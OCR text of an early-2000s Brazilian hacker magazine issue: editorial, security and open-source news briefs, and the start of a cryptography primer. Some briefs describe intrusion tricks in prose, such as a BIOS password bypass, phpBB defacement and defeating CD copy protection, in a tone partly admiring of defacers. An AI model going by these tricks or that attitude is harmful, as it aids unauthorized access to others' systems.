DIGERATI

A REVISTA DO SUBMUNDO DIGITAL

H4CK3R

kernel panic: no lamers allowed



Raio X do pesadelo

VÍRUS!!!

Worms & Cia.

No CD:
Geradores de vírus e worms

Na revista:
Vírus para Linux

Livre acesso a

SITES PAGOS

Falha no ASP/SQL libera o acesso a sites com login e senha

DARWIN

O sistema open source da Apple baseado no BSD -Completo no CD

Defacers

Os pichadores virtuais: quem são, o que pensam e mais...

KLEZ, NIMDA & SIRCAM

No CD: proteção contra os worms mais perigosos do planeta

R$9,90

#4

ISSN 1676-3068

9 771676 306000 04

ubbi

POWERED BY Google™

O melhor buscador da web

www.ubbi.com.br


EDITORIAL

Os vírus dominam uma boa parte dos noticiários de informática em todo o mundo. Na maior parte das vezes, os criadores de vírus são tratados como marginais ou adolescentes irresponsáveis. Ninguém se preocupa em ver o que pensam, como e porquê agem, ou seja, quem são eles. Por que isso acontece? Porque as empresas e servidores invadidos não querem reconhecer e fazer uma discussão séria e pública sobre segurança. Depois, ainda somos bombardeados com a propaganda de que e-commerce e internet banking são seguros. Ainda existe muito receio (e, com razão) dos usuários de Internet.

Enquanto estas discussões não forem realizadas abertamente com fabricantes de software, administradores de sistemas, programadores e usuários, nunca teremos uma rede minimamente segura. Digo minimamente, porque conseguir 100% de segurança é um sonho impossível, mas não dá para permitir a existência de tantos furos como é a situação atual.

Por isso, dedicamos uma boa parte da nossa revista para os vírus e para as invasões (outro fator de insegurança na rede). Devemos discutir isso abertamente, mostrando bugs encontrados em sistemas e sites, junto com suas correções. E as maiores interessadas são as próprias empresas que vivem das vendas e serviços on-line. Afinal, serão elas as responsáveis e prejudicadas se dados forem roubados ou compras realizadas de forma ilícita.

Mas nem só de problemas vive a H4ck3rs. Apresentamos no CD o mais novo filhote da família BSD, que nasceu da parceria entre a equipe do FreeBSD e a Apple, chamado de Darwin. Ele é a base para o novo sistema operacional Mac OS X e foi recentemente portado para arquitetura Intel. Este projeto conta com o apoio do próprio Jordan Hubbard, um dos criadores e mais famoso membro do "core team" do FreeBSD, que, numa carta de 29 de abril deste ano, renunciou à sua posição na comunidade FreeBSD para se dedicar integralmente ao Darwin. Com estas credenciais, dá para ver que o Darwin promete.



E, como contraponto à falta de segurança que nós focamos na maior parte da revista, colocamos uma excelente contribuição sobre criptografia para você proteger seus dados. É isso aí.

O Editor



06 NEWS
12 CRIPTOGRAFIA
18 VIRII
26 ENTREVISTA
30 BUG
34 DEFACERS
38 SOCKET
42 SUBCULTURE
44 GUIA DO CD

Cerco à pirataria

DrinkorDie na cadeia


Hunt pode pegar pena de até cinco anos

Nos Estados Unidos, a Justiça continua usando todas as forças para correr atrás dos crackers como se barrar a pirataria de programas piratas fosse algo possível. Pelo menos eles anunciaram um fato de peso: prenderam aquele que era considerado o maior cracker do mundo, Nathan Hunt.

Ele era o principal fornecedor de programas pirateados do grupo "DrinkorDie", o maior grupo de crackers da Internet. Hunt saberá a sua sentença no dia 21 de junho. Ele poderá pegar até cinco anos de cadeia.

O cracker tem apenas 21 anos, e confessou ter violado as leis de direitos autorais. Ele assinou um documento em que confessa ser responsável por danos à indústria de software, com prejuízos girando entre US$ 2,5 milhões e US$ 5 milhões. Como chegaram a esses números, no entanto, é um mistério.

Em um ano, Hunt forneceu cerca de 120 programas piratas para o "DrinkorDie". Sua prisão, apesar de ter dado o que falar, não vai mudar nada na ação dos crackers de programas, que já tomaram conta da Internet.



Tecnologia à brasileira


Insegurança digital

Companhias gastam pouco para se protegerem

O Brasil é mesmo o País da contradição: é, reconhecidamente, uma das nações com o maior número de hackers "por metro quadrado", mas, curiosamente, é uma das que menos investe em segurança da informação.

Os dados foram confirmados na *2ª Conferência Anual de Segurança no Infocosmo*. Segundo estimativa da Gartner, principal empresa de consultoria e pesquisa em tecnologia da informação, as companhias brasileiras investem cerca de 2% do orçamento de tecnologia em segurança - muito pouco se comparado a outros países, onde os gastos giram em torno de 4% do orçamento.

A Gartner ainda apresentou uma previsão para o quadro até 2010. E, por incrível que pareça, só lá é que os 4% terão sido alcançados pelas empresas, pelo andar da carruagem. É possível concluir que o mundo estará ainda mais à frente, certo? Bom, com tão pouca importância dada a esta área, talvez por isso tenhamos, quem sabe, um outro recorde: um dos países com maior número de lamers "por metro quadrado"...



Bem-vindo ao futuro

Hackerismo wireless

Explorar brechas em celulares GSM está ficando mais fácil

Se você tem se mantido informado, com certeza já deve saber que um dos campos mais promissores para o hackerismo (incluindo clonagem) atualmente é a telefonia celular, certo?

Pois bem, agora esta afirmativa já conta com um reforço oficial de peso: a gigante IBM. Segundo pesquisadores da empresa, a facilidade de explorar brechas de segurança em celulares está aumentando – especialmente naqueles que usam o sistema GSM (Global System for Mobile Communications). A companhia, inclusive, acredita num enorme risco de hackers conseguirem usar os celulares hackeados para acessarem serviços sem autorização do usuário, direcionando as cobranças para as vítimas.

Uma das mais críticas vulnerabilidades está nos cartões SIM, dispositivos usados para conexões seguras em celulares GSM: apesar de haver vulnerabilidades conhecidas há alguns anos, elas atualmente estão bem mais fáceis de serem explo- radas. Os técnicos da Big Blue, por exemplo, conseguiram quebrar a proteção em tempo recorde! E é bom os brasileiros abrirem o olho, pois celulares desse tipo já estão aportando em terras nacionais, via operadoras Telemar e TIM.



Hacking no esporte

Crackers atacam Ferrari

Mas erram alvo em três invasões



Indignados com a performance de Rubens Barrichello como piloto da Ferrari, e com a própria escuderia, por impedir vitórias do brasileiro, vários crackers nacionais resolveram entrar em uma guerra cibernética contra a empresa italiana. O problema é que faltou um pouco de informação para os defacers. Eles invadiram três sites que nada têm a ver com a equipe de Fórmula 1.

Dois dos endereços, o *ferrari-group.com* e o *ferrari-group.biz*, foram crackeados pelo S4t4nic_S0uls. O outro, *www.ferrari.co.jp*, foi vítima do Silver Lords.

A página japonesa trazia os dizeres *"Silver Lords Owns You! Brazil #1 at least in defacements..."* e aproveitava para xingar o piloto, que, segundo os Silver Lords, deveria estar fazendo algum comercial de batatas.

O site, no entanto, pertence a uma empresa japonesa chamada Kato. Os outros dois endereços são da Ferrari Group, uma empresa italiana. O nome oficial da fabricante dos famosos carros vermelhos é Ferrari SpA. Como consolo para os invasores, depois de um dia, as páginas ainda estavam fora do ar.

Simples e prático

Grude pirata

Hackers copiam CDs usando fita isolante



Não há dúvidas de que entre as polêmicas mais recorrentes no campo do áudio digital estão as famosas tecnologias de proteção que as grandes gravadoras insistem em incluir em álbuns de cantores como Michael Jackson, Celine Dion, Natalie Imbruglia e tantos outros.

A discussão sempre resvala em pontos importantes, como direitos autorais, direitos dos consumidores e pirataria, mas a verdade é que a indústria fonográfica tem conseguido implementar as odiadas tecnologias sem tantos percalços. A prática, entretanto, acaba de ganhar um revés – obra de hackers europeus, que descobriram uma forma inusitada de anular sistemas de proteção, como o Cactus Data Shield ou o Key2Audio.

Sistemas como estes inserem dados corrompidos nas faixas exteriores do CD, impedindo a ripagem e até mesmo a simples reprodução em microcomputadores – mas não em aparelhos comuns. Os hackers, entretanto, descobriram que colando uma fita isolante nestas mesmas faixas, que ocupam de 1 a 2 cm a partir da borda do disco, é possível rodar o CD em qualquer computador e converter os arquivos sonoros em MP3. Tudo bem, podemos até questionar a validade ética disso, mas uma coisa é certa: é mais lenha na fogueira e dor de cabeça para as gravadoras.

Admirável mundo novo


A vingança dos roteadores

Steve Gibson "descobre" nova modalidade de ataque hacker

Já falamos uma vez de Steve Gibson aqui na Hacker (# 2, p. 11), famoso especialista que vive criando ferramentas de segurança, algumas um tanto "polêmicas" quanto à sua eficácia. Discussões à parte, às vezes saem algumas coisas interessantes da Gibson Research Corporation, empresa da qual ele é CEO.

Uma destas coisas boas é um artigo – de autoria do próprio Gibson – a respeito do DRDoS, nome que ele usou para definir uma nova modalidade de ataque hacker via Internet. O quê? Você não sabe o que é isso? O DRDoS (Distributed Reflection Denial of Service) é uma variante do DDoS (Distributed Denial of Service). A diferença é que o DRDoS, mais sofisticado, usa características de roteadores intermediários para torná-los atacantes (os "refletores" do nome) na rede que se forma tradicionalmente num ataque DDoS, por meio do envio de pacotes SYN. Interessado? Então, vá para o link abaixo. Agora, se é para se proteger ou atacar, aí é com você.

http://grc.com/dos/drdos.htm



Brasil legal

FreeBSD verde-amarelo

Catarinenses lançam primeira versão nacional



Para você, o Windows é uma m...? O Linux não presta? O Solaris chove no molhado? Então, é possível que você tenha uma relação de amor com o FreeBSD.

Se este for o seu caso, há uma boa notícia para você: já existe a primeira distribuição totalmente nacional do SO – mais do que isso: a primeira distribuição oficial da América Latina!

A responsável pela empreitada é a SamaBSD, empresa sediada em Florianópolis, que apresentou o resultado de seu trabalho na última Fenasoft (2002).

A novidade não deixa de ser um marco, já que, até há algum tempo, só EUA, Japão e Europa possuíam distribuições oficiais. E, para quem ainda arranha o inglês, nada como um bom manual e suporte feitos inteirinhos em nossa amada e adorada língua...

Sem descanso

Guerra santa

Israelenses são os mais atacados na Net




Como já temos repetido várias vezes, engana-se quem pensa que hackers não se importam com política. Quer uma prova? Os ataques empreendidos contra as páginas israelenses, as mais visadas desde o início da intifada palestina, em setembro de 2000.

Segundo um levantamento apresentado pela empresa de segurança mi2g *(www.mi2g.com)*, os sites com o domínio *.il* sofreram cerca de 42% dos ataques verificados no Oriente Médio durante o período. Os hacktivistas mais ativos são de um grupo egípcio, que iniciou sua empreitada logo após os atentados de 11 de setembro. A maior parte dos ciberataques contra o país, porém, se deu durante a investida contra a Autoridade Palestina, que resultou no cerco a Yasser Arafat.

Os hackers, por enquanto, têm se restringido a ataques do tipo DoS e defacements, que – acredita-se – podem aumentar ou diminuir de acordo com a tensão política na região. Israel tem 2,4 milhões de conexões, mais do que qualquer um dos 22 países árabes.

Termos usuais e providenciais em segurança digital

CVE



O que é: sigla para *Common Vulnerabilities and Exposures*. O nome já diz tudo, certo? Trata-se de um projeto da Mitre Corp. of Bedford *(http://cve.mitre.org)*, um dicionário gratuito que padroniza nomes e descrições sobre problemas de segurança.

O projeto: o projeto da Mitre iniciou-se há três anos, e já conta com mais de 2 mil entradas. As entradas são, na verdade, códigos – por exemplo, CVE-2001-0719 – que fazem referências a problemas específicos.


Importância: o modo comum de identificação ou definição dos termos melhora o entendimento entre técnicos, administradores de sistemas, programadores e, claro, hackers. Este é o objetivo do projeto, que conta com a adesão de instituições e companhias.

152 entradas: é o número de registros que aparece quando se faz a busca pela palavra-chave "Windows". A palavra "Linux" retorna 268 entradas, e "FreeBSD", 165. Achou estranho? Então, vá até o dicionário conferir.

Mamma mia

Intel bugada

Empresa lança placas-mãe que permitem acesso não-autorizado



É impossível falar em PC e não citar a todo-poderosa Intel. A companhia está presente em vários tipos de hardware, desde microchips até placas-mãe, e se tornou uma referência no mercado corporativo, o que não a exime de receber duras críticas e cometer muuuuitas mancadas. Pelo contrário: na verdade, muita gente considera que elas surgem exatamente devido ao gigantismo da empresa.

Não é por menos. Num caso clássico de "descuido", a empresa projetou e fabricou diversas placas-mãe que – vejam só – permitem o acesso ao sistema mesmo quando existe uma senha gravada na BIOS. O bug afeta vários modelos da série D845 (HV, PT e WN), projetada para o processador Pentium 4. Utilizando uma simples tecla (a F8), qualquer pessoa pode trocar o disco de boot mesmo quando o sistema é protegido, evitando que a mídia-padrão (C:) seja acessada e, assim, passando ileso pela exigência da senha.

Há duas formas de corrigir o problema: 1) procurar o upgrade da BIOS na Intel; 2) definir uma senha de supervisor no BIOS, definir o acesso usuário como "No acess" e deixar habilitada somente a opção "Hard disk" em "Boot Device Priority".

MSN Messenger deixa PC vulnerável

Segurança zero

Até quem não tem o programa corre perigo



Ok, vamos chover no molhado, mas tudo bem. Mais - Com um e-mail em HTML especialmente preparado ou convidando o usuário para entrar em uma página da Web com códigos maliciosos, o hacker pode conseguir controle total sobre a máquina, podendo, inclusive, rodar programas, renomear, mover ou apagar arquivos e alterar configurações.

O pior: até quem não tem o MSN corre riscos. Isso porque o problema está em um controle ActiveX do Messenger (mais especificamente na função MSN Chat Control, usada para criar salas de bate-papo), que pode ser interpretado pelo Internet Explorer como outro qualquer. Ou seja, basta ter o IE para estar totalmente exposto a esta falha.

A Microsoft já tem versões atualizadas do MSN e do IE que corrigem o problema. O Outlook Express 6.0 e o Outlook 2002 podem barrar os ataques deste tipo vindos por e-mail. Para saber mais e se manter seguro, consulte o site da empresa. Ou mude logo de sistema operacional.

Outra vez...

.Net está repleto de bugs

Aviso é de um hacker perito em segurança

Não tem jeito mesmo. Assim como acontece com seus programas para PCs, os novos serviços Web da Microsoft, batizados de plataforma .NET, também estão repletos de problemas de segurança. Essa é realmente a marca registrada da empresa.

A conclusão foi tirada em testes realizados pelo hacker e perito em segurança, H.D. Moore, que trabalha para a Digital Defense. Ele diz que o sistema apresenta melhoras em termos de segurança, se comparado a outros produtos da Microsoft, mas que ainda tem muitas falhas, principalmente na documentação para desenvolvedores.

"Não importa o quanto os produtos são seguros inicialmente, mas como você os programa. Os desenvolvedores estão recebendo orientações erradas em várias situações", disse ele durante uma conferência no Canadá.

Os maiores problemas envolvem o .NET Framework e o ASP .NET. Em alguns casos, os erros informam caminhos completos dentro dos servidores. Para variar, será melhor optar pela versão open source, o projeto Mono.

Festa open source

OpenOffice 1.0 é lançado


Programa usa a base de código do StarOffice

Demorou, mas finalmente foi lançada a versão 1.0 do OpenOffice, criada a partir do código do StarOffice, da Sun. Foram 18 meses de trabalho de voluntários, entre programadores independentes e empregados da Sun.

O OpenOffice e o novo StarOffice 6.0 compartilham o mesmo código de base. O programa proprietário da Sun, no entanto, passou a ser pago a partir da última versão, em licenças que custam cerca de US$ 76, mas que possibilitam a instalação em um número ilimitado de máquinas. Acredita-se que ele poderá tomar 10% do mercado do Microsoft Office.

Quanto ao OpenOffice, a resposta de quem já o experimentou tem sido positiva. Ele tem versão para Linux e Windows, podendo chegar em breve para Mac OS X. Entre os pontos negativos, estão a falta de um sistema de importação de documentos do WordPerfect e carência de programas de calendário e gerenciamento de e-mails.

Mesmo assim, vale muito a pena, sobretudo para quem ainda sofre usando o caríssimo e incômodo pacote de programas da Microsoft. Quem quiser conhecer o programa, deve ir ao endereço:



http://openoffice.com

De tirar o chapéu


Nova versão do Red Hat

SO está repleto de inovações em multimídia

A Red Hat, uma das distribuições Linux mais famosas do mundo e líder de mercado nos EUA, acaba de lançar sua nova versão do sistema open source, a 7.3.

Ela usa o kernel 2.4.18 e vem com duas opções de interfaces gráficas, o KDE 3.0 e o Gnome 1.4. As principais inovações do SO estão relacionadas ao trabalho com multimídia, que sempre foi um dos pontos fracos do Linux. Dessa vez, foi incorporado o tocador Xine, há suporte para USB2, as mais recentes câmeras digitais têm suporte garantido via gPhoto2 e o programa gráfico GIMP apresenta novas funções. Além disso, há o Gnome Meeting, para a realização de videoconferências, e acesso à rede Red Hat, que promete o melhor suporte técnico do universo Linux.

O programa está começando a ser vendido na Europa e não tem ainda previsão de chegada ao Brasil, onde a empresa está apenas iniciando as atividades. Espera-se que, a princípio, a Red Hat licencie seu programa para alguma distribuidora nacional. Na Europa, a versão pessoal custa o equivalente a US$ 75.




Pela porta da frente

Programa faz a festa dos script kiddies

phpBB, software para criação de fóruns na Web, deixa sites vulneráveis

Hoje em dia, a PHP é considerada uma das melhores linguagens para se construir sites dinâmicos e interativos. Mas um programa baseado no código, destinado à criação e gerenciamento de fóruns, está dando muita dor de cabeça aos administradores que o utilizam.

O phpBB vem sendo bastante utilizado para sistemas de debates em websites, por ser um software open source. A forma de invadir os endereços que utilizam o programa é absolutamente simples. Com isso, os script kiddies fazem a festa. O grupo Crime Lordz, por exemplo, teve um aumento na sua média diária de defacements de 6 para 100 sites.



Para conseguir a invasão, basta pesquisar sites que usam o phpBB em ferramentas de busca, entrar no fórum e postar um código. O defacer ganha automaticamente o status de admin. O problema afeta principalmente a versão 1.4.0 do phpBB.

Para resolver o problema, recomenda-se o upgrade para versões superiores à 1.4.2 do software. Sua versão mais atual é a 2.0.

Braço de ferro


UE entra na cruzada contra hackers

Documento cita grupo brasileiro, e o chama de "chantagista"

As relações entre hackers e Justiça nunca foram das melhores. Em parte porque os mestres do Direito insistem em não fazer diferenciação entre hackers, hacktivistas, crackers e outros bichos, em parte porque os próprios governos instituem políticas de repressão difíceis de contornar – o que parece estar se tornando uma tendência mundial.

A última novidade – má, diga-se de passagem – vem da União Européia, que assiste a um debate sobre uma polêmica lei, que busca punir diversos "crimes" digitais, entre eles a invasão de sites e sistemas. A proposta também prevê a troca de informações entre os diferentes países.

O documento que apresentou o projeto relaciona alguns grupos hackers organizados. Um deles é o conhecidíssimo Silver Lords, que foi chamado de "chantagista", e que até já protestou contra a acusação. O problema é: apesar de algumas atividades serem, de fato, criminosas, será que as autoridades nunca vão aprender a separar o joio do trigo?



Nova aliada

Sun e Linux juntos

Solaris mais compatível com o pingüim



A Sun sempre foi uma das maiores (e a mais feroz) inimiga da Microsoft. Mesmo assim, era sempre muito intransigente na defesa do seu sistema operacional baseado em Unix, o Solaris, fazendo questão de desprezar o popular Linux.

Agora, a estratégia da empresa está mudando, o que é positivo para o mercado open source. A Sun está trabalhando para que o Solaris tenha mais integração ao Linux, com programas escritos para um dos sistemas poder rodar sem problemas no outro.


O Solaris é considerado tecnicamente superior ao Linux (há quem diga que o Linux está onde o Solaris estava há dez anos), apesar de ser bem menos popular. A tarefa da Sun será facilitada pelo fato de ambos serem baseadas no código do Unix. A maior diferença está no processador. Enquanto a nova versão do Solaris só roda no UltraSparc (da própria Sun), o Linux é mais comumente usado em chips Intel.

Outras empresas que têm projetos parecidos envolvendo as suas versões do Unix são a HP (com o HP-UX) e a IBM (com o AIX).

Invasão de privacidade

XP se conecta sem aviso

Servidor da Microsoft é acessado em busca local



A fonte é inesgotável quando o assunto são falhas e problemas com privacidade relacionados a produtos Microsoft. Só que, algumas vezes, a empresa realmente se supera com certas características de seus programas que são mesmo dignas de nota.

A última da empresa de Bill Gates envolve o sistema de busca de arquivos do seu mais recente sistema operacional, o Windows XP. O site inglês *The Register* revelou que o Windows XP se conecta à Internet e acessa o site da Microsoft a cada pesquisa que realiza, mesmo quando ela é feita localmente!

O mais impressionante é que esta conexão é feita silenciosamente, sem que o usuário perceba, o que leva à conclusão de que, com o Windows XP, a Microsoft toma sorrateiramente o controle da máquina.

Os jornalistas do *The Register* afirmam não ter detectado troca de arquivos entre o computador e o servidor da empresa durante a conexão, mas, com certeza, informações como número de IPs, conteúdo da busca, etc. devem estar sendo passadas. É difícil imaginar que a Microsoft realize a conexão apenas para verificar o funcionamento do seu modem...



Photodisc

CRIPTOGRAFIA

A arte de ocultar dados

por Felipe Saraiva
fsaraiva@bufferoverflow.org

A criptografia, ciência da escrita em cifras, é com certeza o pilar de todo o comércio eletrônico, e está presente em inúmeros aplicativos na Internet, possibilitando a realização de transações seguras num meio extremamente hostil. Para garantir a autenticação e integridade de dados sensíveis, o uso de sistemas criptográficos é fundamental. O rápido avanço tecnológico exige sistemas de segurança cada vez mais complexos, nos quais a criptografia deve ser implantada de forma integrada, fornecendo um escudo extra para a proteção de dados.

Este artigo tem como objetivo explicar o funcionamento dos diferentes tipos de criptografia mais conhecidos e seus modos de operação.

Criptografia Simétrica *(chave privada)*

Neste tipo de criptografia, a chave usada para encriptar os dados é a mesma usada para decriptar. Temos dois tipos de criptografia simétrica: cifras em bloco (block ciphers) e cifras em cadeia (stream ciphers). Vamos analisar cada uma separadamente.

Cifras em bloco

Neste modo, a operação é realizada com blocos de dados. O algoritmo pega pedaços do texto e realiza a codificação desses blocos independentemente.

Imagine um arquivo-texto com 230 bytes. Considere o uso de uma cifra em blocos que operam com 16 bytes. O algoritmo pega os primeiros 16 bytes de dados, codifica-os usando uma chave e produz 16 bytes de texto cifrado. O mesmo acontecerá com os 16 bytes seguintes, sendo utilizada a mesma chave para todos os blocos. Após codificar 14 blocos (14 x 16 = 224), ou seja, 224 bytes, o algoritmo deixou 6 bytes para trás, porém nosso algoritmo não pode operar com 6 bytes, e sim com 16.

Para codificar os últimos 6 bytes, há a necessidade de adicionar bytes extras a este bloco incompleto. No entanto, na hora da decodificação, o algoritmo deverá reconhecer e ignorar esses bytes extras. Existe um nome técnico dado a essa adição de bytes: "padding".

Um possível problema com cifras em bloco é o fato de que poderemos ter no texto blocos que se repetem com muita freqüência em várias partes – por exemplo, a frase "empresas tabajara". Caso estivesse presente em várias partes do texto

no momento da codificação, produziria o mesmo pedaço de texto cifrado. Deste modo, um criptoanalista (indivíduo que analisa modos para quebrar algoritmos de criptografia) teria um padrão se repetindo. Para evitar o reconhecimento de padrões repetidos no texto cifrado, usa-se o que os criptologistas chamam de "feedback modes". Vejamos a metodologia dos mais utilizados:

